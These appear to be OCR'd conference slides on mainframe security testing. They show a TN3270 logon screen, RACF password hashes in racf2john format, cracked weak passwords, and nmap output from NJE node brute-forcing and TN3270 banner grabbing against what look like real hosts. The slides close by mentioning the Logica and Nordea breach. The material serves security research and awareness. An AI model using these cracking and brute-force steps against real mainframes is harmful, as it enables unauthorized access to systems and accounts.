
```
Ctrl-s         - Create timestampe'd HTML file of the current screen
Ctrl-k         - Color key
Ctrl-h         - This help
Alt-F8-11      - PF13-16
Alt-F12        - PF24

Hitting Enter, any of the PF/PA keys, or Ctrl-u will record a transaction.

 0 •EMSP00 \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
 1 •\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\•Date:•02/09/15
 2 •\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\•Time:•14:03:37
 3 •       •W e l c o m e  t o •Bighorn •               •Terminal:•TCP00029
 4 •
 5 •               ****   ****   *******   ****   ****  *********
 6 •                ****   **   **     **   **     **    **     *
 7 •                ** **  **   **          **     **    **
 8 •                **  ** **   *******    *********    *****
 9 •                **   ****         **   **     **    **
10 •                **    ***  **     **   **     **    **     *
11 •               ****   ****   *******   ****   ****  *********
12 •
13 •           •S y s t e m  C o m p u t i n g  S e r v i c e s
14 •
15 •            Enter Logon information:
16 •            • User ID . . . .•        •
17 •            • Password . . . .•        • • New Password .•        •
18 •
19 •            • Application  . .•        •
20 •            • Group  . . . . .•        •                  • • • •
21 •
22 •    Bighorn is now a •DISASTER RECOVERY server only•.  Please TN3270 to  •
23 •    Mustang (mustang.nevada.edu) for access to your applications.        •
[+] Screen refreshed
```

```
EMSP00
                                                          Date: 02/09/15
                                                          Time: 14:03:37
     W e l c o m e  t o  Bighorn                      Terminal: TCP00029

          ****   ****   *******   ****   ****  *********
           ****   **   **     **   **     **    **     *
           ** **  **   **          **     **    **
           **  ** **   *******    *********    *****
           **   ****         **   **     **    **
           **    ***  **     **   **     **    **     *
          ****   ****   *******   ****   ****  *********

        S y s t e m  C o m p u t i n g  S e r v i c e s

        Enter Logon information:
          User ID . . . .
          Password . . . .          New Password .

          Application  . . ________
          Group  . . . . . ________

   Bighorn is now a  DISASTER RECOVERY server only .  Please TN3270 to
   Mustang (mustang.nevada.edu) for access to your applications.
```

RACF2JOHN



```
GIGER:$racf$*GIGER*8807ED282E524B3E
TATSU:$racf$*TATSU*6C72FE5AB827FB9A
MERC:$racf$*MERC*4F537B9820346917
DADE:$racf$*DADE*14E0589248206440
JADE:$racf$*JADE*C4A2462FB0D4442E
PRISM:$racf$*PRISM*AD078D6CB7405004
TCR0W:$racf$*TCR0W*28B84CDE96896CCA
PRIZM:$racf$*PRIZM*B665B42F7C7EB9FE
NIKON:$racf$*NIKON*FC2DF3B8C28A9329
GILL:$racf$*GILL*20038236F16FC178
```




JOHN

```
DADE:LOVE
JADE:J4D3
PRISM:SEX
MSD:SEX
TCR0W:LOVE
PRIZM:SECRET
NIKON:GOD
GILL:SEX
RAZOR:SEX
BLADE:SECRET
JOEY:SECRET
MARGO:GOD
ACID:LOVE
KATE:LOVE
SHAFT:LOVE
```

```
ACID:LOVE
KATE:LOVE
SHAFT:LOVE
MECH:SECRET
ALBA:SEX
SLO1:SEX
SHADE:GOD
MRMAN:LOVE
PIZZA:LOVE
RANX:LOVE
JOKER:GOD
SAND:SECRET
TOXIC:SEX
SPARR:SECRET
WIZ:GOD
```


```
TN3270:OMVSGRP
BPXOINIT:SYS1
DB8GRFSH:SYS1
DSN1WLM1:SYS1
FTPD:SYS1
INETD:SYS1
OMVSKERN:OMVSGRP
OPEN1:SYS1
OPEN2:SYS1
OPEN3:SYS1
PRIVATE:SPECIAL
SYSADM:SYSADM
SYSOPR:SYSOPR
TCPIP:OMVSGRP
```




NMAP SCRIPTS - NJE NODE BRUTE

```
~/DEV/NMAP  nmap --script=nje-info.nse,nje-node-brute.nse,tn3270-i

Starting Nmap 6.47SVN ( http://nmap.org ) at 2015-04-16 15:16 PDT
NSE: [nje-node-brute] Valid Node Name Found: NEWYORK
Nmap scan report for 10.10.0.200
Host is up (0.0013s latency).
PORT     STATE SERVICE VERSION
23/tcp   open  tn3270  Telnet TN3270
175/tcp open  nje     z/OS Network Job Entry
| nje-node-brute:
|   Node Name:
|     NEWYORK:<empty> - Valid credentials
|_  Statistics: Performed 16 guesses in 9 seconds, average tps: 1
```

NMAP SCRIPTS - TN3270 SUPPORT



```
~/DEV/NMAP  nmap --script=tn3270.lua -p 23 147.29.19.33 203.174.55.195

Starting Nmap 6.47SVN ( http://nmap.org ) at 2015-05-18 13:22 PDT
NSE: Warning: Loading 'tn3270.lua' -- the recommended file extension is '.nse'.
NSE: [tn3270]
NSE: [tn3270]
Nmap scan report for dkcscc11.csc.dk (147.29.19.33)
Host is up (0.51s latency).
PORT   STATE SERVICE
23/tcp open  telnet
| tn3270:
|  INFOTORV                 CSC Danmark    Statens DataNet       22:22   18/05/15
|               VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV
|               VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV
|               VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV
|               VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV
|               VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV VVVVVVVVVV
|                VVVVVVVV   VVVVVVVV   VVVVVVVV   VVVVVVVV   VVVVVVVV
|                  VVVV       VVVV       VVVV       VVVV       VVVV
|   Type the number of your terminal: ===> SKRIV SYSTEMNAVN ==> Personkode =>
|                                   Velkommen til
|
|                       OOO         OO     OOOOOOO
|                        O         O       O  O  O
|                        O  OOO   OOO   OO    O    OO   O OO O O
|                        O   O O   O   O  O   O   O  O  OO   O O
|                        O   O O   O   O  O   O   O  O  O    O O
|                       OOO  O O  OOO   OO   OOO   OO   O     O
|
|      Personkode   =>                Kendeord     =>             DCAT0682
|      Nyt kendeord =>
```



LOGICA AND NORDEA BREACH

